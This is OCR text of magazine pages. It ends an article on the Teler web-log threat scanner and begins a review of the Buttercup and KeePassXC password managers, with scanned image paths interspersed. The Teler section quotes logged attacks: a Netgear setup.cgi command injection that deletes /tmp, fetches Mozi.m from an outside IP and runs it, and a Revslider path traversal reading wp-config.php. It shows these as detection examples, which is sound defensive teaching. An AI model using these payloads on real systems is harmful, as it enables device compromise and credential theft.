Additionally, a high number of potentially problematic crawler issues were logged:

```
[Bad Crawler] python-requests/2.22.0
[Bad Crawler] Java/1.8.0_131
[Bad Crawler] curl/7.29.0
```

From the Common Web Attack intelligence feed, this example stood out immediately:

```
[Common Web Attack: Detects specific ⤶
 directory and path traversal] ⤶
 /setup.cgi?next_file=netgear.cfg⤶
 &todo=syscmd⤶
 &cmd=rm+-rf+/tmp/*;wget+⤶
  http://60.211.7.17:41606/Mozi.m+-O+⤶
  /tmp/netgear;sh+netgear⤶
 &curpath=/&currentsetting.htm=1
```

You can see the `netgear.cfg` file being probed – in fact, written to. If it was being queried, it would probably be for useful version or exploit information. That request definitely does not look good for a standard web server request. Moreover, because the `/tmp` directory is presumably being written to, it means it's not a novice that has crafted that request. Of course, it's also possible that someone who knew their stuff might have written the request and less experienced miscreants are running automated scans with it.

Using a command to filter out crawler entries, the list of interesting issues is reduced to 1,705:

```
$ cat threats.txt | grep -iv Crawler | wc
```

I would recommend boiling down the results to a manageable level or, of course, running Teler over live logfiles for instant feedback and scripting alerts.

After filtering down the larger file, I discovered another interesting finding:

```
[Common Web Attack: Detects basic ⤶
 directory traversal] ⤶
   /wp-admin/admin-ajax.php⤶
   ?action=revslider_show_image⤶
   &img=../wp-config.php
```

Teler can also output results to a file in JSON format (Listing 4).

The End Is Nigh

As you have seen, Teler is a highly useful addition to any security toolbox. If you want to experiment with real-time log scanning – as opposed to reading from saved logfiles – then the docs point you to `stdbuf` [8], which is a command to pull in data in a stream:

```
$ tail -f access.log | ⤶
  stdbuf -oL cut -d aq aq -f1 | uniq
```

With the `tail` command, it is possible to format the entries into a useful layout that scripts and other applications can use.

I will be keeping an eye on Teler as new features and supported formats are developed in later versions. ■

Info

[1] Logwatch: [https://www.admin-magazine.com/Archive/2015/25/Lean-on-Logwatch]

[2] Teler: [https://github.com/kitabisa/teler]

[3] Teler release page: [https://github.com/kitabisa/teler/releases]

[4] Docker Engine: [https://docs.docker.com/engine/install]

[5] Teler config example: [https://github.com/kitabisa/teler/blob/master/teler.example.yaml]

[6] Common log format: [https://en.wikipedia.org/wiki/Common_Log_Format]

[7] Teler resource collections: [https://github.com/kitabisa/teler-resources]


[8] stdbuf: [https://linux.die.net/man/1/stdbuf]

Author

Chris Binnie's latest book, Linux Server Security: Hack and Defend, shows how hackers launch sophisticated attacks to compromise servers, steal data, and crack complex passwords, so you can learn how to defend against such attacks. In the book, he also shows you how to make your servers invisible, perform penetration testing, and mitigate unwelcome attacks. You can find out more about DevOps, DevSecOps, Containers, and Linux security on his website: https://www.devsecops.cc.

Listing 4: JSON Output

```
$ teler -i apache.log -c teler.yml --json

/","status":"200","time_local":"07/Nov/2020:22:45:20 +0000"}
{"body_bytes_sent":"5695","category":"Bad Crawler","element":"http_user_agent","http_user_agent":"Mozilla/5.0 (compatible; BLEXBot/1.0;
   +http://webmeup-crawler.com/)","remote_addr":"XXX.XXX.XXX.XXX","request_method":"GET","request_protocol":"HTTP/1.1",
   "request_uri":"/","status":"200","time_local":"07/Nov/2020:23:06:25 +0000"}
```



Managing access credentials

Key Moments

Most Internet services require password-protected individual accounts. A password manager can help you keep track of all your access credentials. By Erik Bärwaldt

Whether you need to log into an online store, read your email in the browser, check your account balance, or upload photos to the cloud, most services require an individual account with authentication when accessing the service. This raises various problems. Using the same passwords on multiple accounts has long been considered a bad idea. However, if you use a separate password for each service, you can quickly lose track of which password goes with which account. At the same time, passwords need to meet certain security requirements to resist brute force attacks. It is important to use uppercase and lowercase letters, numbers, and special characters in a way that prevents algorithms from cracking the password, leading to complex passwords. Last, but not least, users soon forget their passwords for accounts that they rarely use, which makes access even more difficult.

To remedy this, a password manager can store essential information for the respective services along with your access credentials. You then typically only need to remember the password for the password manager. Of course, developers need to effectively secure the password manager itself. Otherwise, unauthorized third parties will gain access to a large volume of individual access credentials in the event of theft. To see what current password managers have to offer, this article looks at four password managers: Buttercup, KeePassXC, Pasaffe, and Password Safe (see also the "Not Considered" box).

Not Considered

Because there are so many password managers, we had to make a subjective selection for this article. Many local password managers are no longer under development and have therefore dropped out of the race. For example, Gryptonite [1] (formerly GPassword Manager) was last updated in 2015, MyPasswords [2] in 2013, and the Python-based Loxodo [3] in 2018. Other text-based password managers, like `pass` [4], are not covered here, because they do not provide a graphical interface.

Basic Functions

A common practice among password managers is to offer online services and store credentials in the cloud, creating potential vulnerabilities. Such services are often commercial, and users do not know in detail where their data ends up and what data security measures the provider takes. Many of these services only work as an extension of the web browser on the client side. This makes them vulnerable to malware that compromises the web browser as a platform. A local backup on a workstation computer or an enterprise server without Internet-based access seems far more elegant and secure than using an online service.

Password managers also often to store more than just the plain vanilla authentication data. Thanks to autotype options, they also complete web pages with access data in a largely automated way, saving users manual input. Different categories help keep track of the stored data.

Buttercup

Buttercup [5], a free, local, multiplatform application, stores and retrieves access credentials both locally and in the cloud. Several RPM and deb packages, as well as two AppImages, are available for installation on Linux. The application supports both older 32-bit and current 64-bit operating systems [6]. Buttercup stores the user data in archives. After installation and first startup, Buttercup opens a window



Buttercup
File Edit View Window System Help
Welcome to Buttercup.
You haven't added any archives yet. Why not add one?
+ ADD ARCHIVE

Figure 1: **After startup, Buttercup prompts you to create an archive in a modern interface.**

prompting you to create an archive (Figure 1).

Buttercup later saves the access data in the archive; the data should ideally be categorized. Open a file manager to create the archive, and assign a name and storage path for the archive. Be sure to include the `.bcup` extension in each instance. If you forget it, Buttercup will not create the archive.

Once the archive is created, the software asks you to define a master password. Then the actual program interface opens (Figure 2). The main window is divided into four vertical panes. In the narrow pane on the far left, Buttercup arranges the existing archives one below another. On first launch, only the first archive is found in this pane.

In the second pane, you will find the group list where Buttercup sorts the groups that belong to the selected archive. In the third pane, Buttercup lists entries that belong to the selected group. Finally, in the fourth pane on the far right, Buttercup shows the contents of the selected entry. This is where you can create usernames, passwords, and user-defined fields.

Contents

To fill the databases, first press the *New Group* button at the bottom of the second pane and create a new group in the input field that appears. Pressing the Enter key transfers the group to the group pane. Buttercup displays all the groups in alphabetical order.

Then select the group to which you want to add entries. The group name is highlighted in green. After clicking on *Add Entry* in the pane to the right of the group view, a dialog opens on the far right. Now enter a name for the entry followed by the matching access credentials. If required, you can add more information to the current entry by clicking the *Custom Fields* link. Finally, click on *Save* bottom right.

The new entry now ends up in the third pane. If you want to edit an entry later on, select the entry and press the *Edit* button at the bottom of the far right pane. Then save the entry again, so that Buttercup will apply the changes.

If a group contains a particularly large number of entries, you can sort them. To do this, press the bar symbol top right in the entry pane and select the sort order in the pop-up context menu. The software arranges entries either alphabetically (Figure 2) or chronologically, but you can reverse the order for both options.

Browser Integration

If you use a browser extension, Buttercup will also fill in the access credentials directly in the web browser. For Chromium, Firefox, and their derivatives, first install the respective browser extension. After that, an icon appears in the browser toolbar to the right of the URL input box.

Clicking on this icon lets you integrate an existing desktop archive into the browser extension. To do this, click on *Add Vault* in the add-on dialog. The routine now opens a new page and asks for the source of the archive. You can choose between various clouds, local WebDAV sources, and the *Local File* option.




Figure 2: **Buttercup sorts the entries for *bank accounts* alphabetically.**

If you choose an archive, the desktop application generates a six-digit authentication code in a separate window, which you enter in the *Authorization Code* field in the browser. Then click on *Connect to Desktop* (Figure 3); the desktop application must already be open. Finally, transfer the desired archive from a file manager displayed by the desktop application. Browser integration is now ready for use. If you want to link several archives with one add-on in the browser, repeat the procedure.


To access the credentials, the desktop application must be running at initial setup and whenever the web browser is opened for the first time. In addition, you need to re-enter the master password in the web browser to open the desired archive. A special window is displayed to help you do this. The data stored in the archive can only be accessed after completing these steps.

From now on, if you call up a website that has access credentials stored in the Buttercup archive, the software will automatically fill the fields with data. To allow this to happen, click on the padlock icon next to the input line for the username and enter the name of the archive entry in the *Find Entries* line. Assuming that Buttercup then displays the name of the archive entry below, click on the entry, and the authentication data is automatically transferred to the web browser fields.

The browser extension is not a standalone application. To open and use the archives, you first need to start the desktop application (i.e., unlock the appropriate archives using the master password). Without this step, the web browser plugin will only display an error message when you try to open an archive.

To add new entries to the open archive, you do not have to take a detour via the desktop application. Simply enter your username and password for the website. The add-on will then display a message in the upper right corner of the browser window, asking if you want to save the access credentials. If you press *Save*, the routine opens a new browser tab in which you can enter the access data (Figure 4).

Under *Archive and Group*, use the drop-down menus to select the archive and group where the new entry will be stored. After saving, the data is stored in the archive and available for future access to the website via the add-on. You can also open the new entry in the desktop application for editing, if necessary.


Buttercup v2.24.0

Extension...ttercup) moz-extension://c7d996ed-eb06-4c

Add Vault

Choose Vault Type

My Buttercup | Dropbox | Google Drive | WebDAV | Local File

Enter Connection Details

Local File

To connect a local vault on your computer you must first gain access by connecting to the Buttercup Desktop Application. Make sure that it's running and that that Browser access is enabled via the menu: **System › Enable Browser Access.**

Connect to Desktop

Authorization Code (required)


Enter Authorization Code...

Continue

Figure 3: A local file acts as the data archive. If desired, you can also store your data safe in WebDAV or various online services.

Information Exchange

Buttercup imports datasets from several other password managers if required. For this purpose, it supports CSV, XML, JSON, PIT (file type 1), and BCUP; you can use various derivatives of the CSV format depending on the source application. Buttercup also uses CSV to export the existing data. The respective dialogs can be opened via the *File* | *Import* or *Export* menus.


Save New Credentials

New Entry Details

Recorded Login Details

? @ Authorization

Title

Authorization

Username

Enter username...

Password

••••••

URL


https://passport.yandex.com/auth/welcome?from=mail&origin=hostroot_homer_auth_l

Archive and Group

Testarchive | Select group...

Save New Entry | Cancel

Figure 4: Enter additional access data in the browser for later backup to the archive.



/home/dd/myKeePassXC_Passwords.kdbx

Figure 5: KeePassXC impresses with an uncluttered interface when first launched.

KeePassXC

KeePassXC [7], a community fork of the cross-platform KeePassX password manager, offers a graphical interface and is installed locally. KeePassXC's range of functions goes far beyond that of a conventional password manager. The application includes a password generator and an export and import function that lets you use content in other database formats across applications. KeePassXC also has browser integration for all common web browsers. An auto-type function ensures automated entry of authentication data from the KeePassXC database in various applications and services.

In addition, KeePassXC pays attention to security. It stores all data with AES-256 encryption, which makes it virtually impossible for unauthorized third parties to read the secured access data.

The software is available from the repositories of the major Linux distributions and can easily be installed using the corresponding graphical package management routine. In addition, a PPA archive is available for Ubuntu. For the new package management systems, Snap and AppImage, binary archives are also available on the project website [8], as well as a Flatpak package on Flathub [9].

After opening KeePassXC for the first time, you will see a clear-cut program window (Figure 5), where you first create a new database. Alternatively, you can open an existing database or import data from third-party applications in the welcome screen; there are separate dialogs with corresponding buttons for these actions.

If you select *Create new database*, a new window will open with a wizard that mainly lets you to configure the encryption. To do so, tweak the various basic settings in the Encryption Settings dialog.

To control the cryptographic configuration in detail, click on *Advanced Settings* in the bottom right corner. This opens a dialog where you can select an algorithm to encrypt your data. *AES 256-bit* is used by default, but you can switch to the Twofish or ChaCha20 algorithms, which also rely on 256-bit keys. If you have powerful hardware with multicore processors and multithreading enabled, you can also specify the number of threads to be used in parallel in this dialog.


In the following dialog, you can then set the master password for the database.

Finally, you are taken to the main KeePassXC window, which also appears if you are loading a previously created database. At the top of the main window, you will find the menubar with a buttonbar below for fast access to KeePassXC's most important functions.

Below the menubar and buttonbar, the main window is divided into three panes (Figure 6). In the left pane, access credentials are grouped by category in a tree structure. In the upper right pane, KeePassXC displays a corresponding list of the selected group's entries that have individual authentication credentials. In the lower-right pane, you will find the data for the selected entry. Even if you create a new database structure, this program window layout does not change.

Getting Started

First, you must create at least one group. Otherwise, all the entries will end up in an unsorted mess in the tree



Title	Username	URL	Notes	Modified
Admira...	John_Doe_...	https://ad...		12/10/20 7...

Root / investment accounts

Autotype	Enabled
Searching	Enabled
Expiration	Never
Notes	

Figure 6: KeePassXC secures access data in a clear cut way, offering instant retrieval.

structure below the *Root* folder, which quickly leads to confusion if there are multiple entries. The *Groups* | *New Group* menu item takes you to a dialog that lets you create a group. Give the group a meaningful name. The group name then appears as a folder in the tree structure in the left-hand pane below the *Root* folder.


Next, you need to enter access credentials for the individual accounts to the newly created group. To do so, click on the key with the down arrow (or plus icon, depending on your version) in the buttonbar. In the dialog that opens, enter the account's authentication data (Figure 7). Enter a title that is as meaningful as possible as this title will later appear in the upper-right pane. Also enter a username and password, as well as the account's URL. If desired, you can specify whether the access credentials have an expiration date. A free text field at the bottom lets you enter important notes.

Once the settings are complete, accept the entry by pressing the *OK* button at the bottom right. If you want to specify more advanced options for the selected account, clicking on *Advanced* in the vertical toolbar on the left opens a dialog where you can add further information, including attachments that you want KeePassXC to store in the database.

Clicking *Entry* in the vertical toolbar takes you back to the original dialog. After saving the entry, it now appears in the upper right pane, which lists all entries for the selected group.

If you define several groups, each of them will be a subgroup of the last group entered in the left pane. If you want to move a group to a different hierarchical level, click on it and drag it to another position in the tree structure; if desired, you can drag an entry one or more levels upwards.

Within the individual groups, you can enter the corresponding entries in the same dialog. For subsequent changes to entries, first click on the entry to be edited in the upper-right pane to select it. The pencil *Entry* icon in the toolbar then reopens the Edit entry dialog. You can also remove the selected entry from the list by pressing the delete icon.



mail accounts • GMail • Edit entry

Title: GMail
Username: mobiltli@gmail.com
Password: •••••••••••
URL: https://mail.gmail.com
☐ Expires: 12/10/20 7:13 AM
✓ Notes:


Figure 7: The entry dialog also allows free text input and various options.

Semiautomatic

In addition to the ability to save access credentials in the database and query them when required, KeePassXC also automatically enters the data in the web browser on the corresponding web page if desired. This removes the need for tedious typing, but it requires a few preparations beforehand.

First, you must enable the Auto-Type function for the selected entry. To do this, click on *Auto-Type* in the vertical toolbar on the left when the entry is open. In the Settings dialog that opens, check the *Enable Auto-Type for this entry* option. Then click on the wrench (or gear) symbol top right to switch to the application's configuration menu. To link your web browser to KeePassXC, select *Browser Integration* in the vertical toolbar. In the dialog that opens, select the web browsers available on the system in the box under the Enable integration for these browsers label by checking the boxes to the left of the browser names (Figure 8).

Note that KeePassXC only supports the browsers listed in the selection box. For Firefox, Chromium, and



Application Settings

✓ Enable browser integration

Browsers installed as snaps are currently not supported.
KeePassXC-Browser is needed for the browser integration to work.
Download it for Firefox and Google Chrome / Chromium / Vivaldi / Brave and Microsoft Edge.

Enable integration for these browsers:

☐ Google Chrome	✓ Firefox	☐ Tor Browser	☐ Edge
☐ Chromium	☐ Vivaldi	☐ Brave	

✓ Request to unlock the database if it is locked
✓ Match URL scheme (e.g., https://...)
☐ Return only best-matching credentials
☐ Allow returning expired credentials
☐ Search in all opened databases for matching credentials
● Sort matching credentials by title
○ Sort matching credentials by username

Figure 8: KeePassXC supports browser integration in a somewhat awkward way.

some of their derivatives, you need to download add-ons in the next step and integrate them into the browser. You can do this conveniently using the links available in the configuration dialog. Add-ons are used to connect web browsers and password management. They must therefore be installed before you can use the Auto-Type function mentioned above. The respective add-ons appear in the browser toolbar as small status icons (Figure 9).

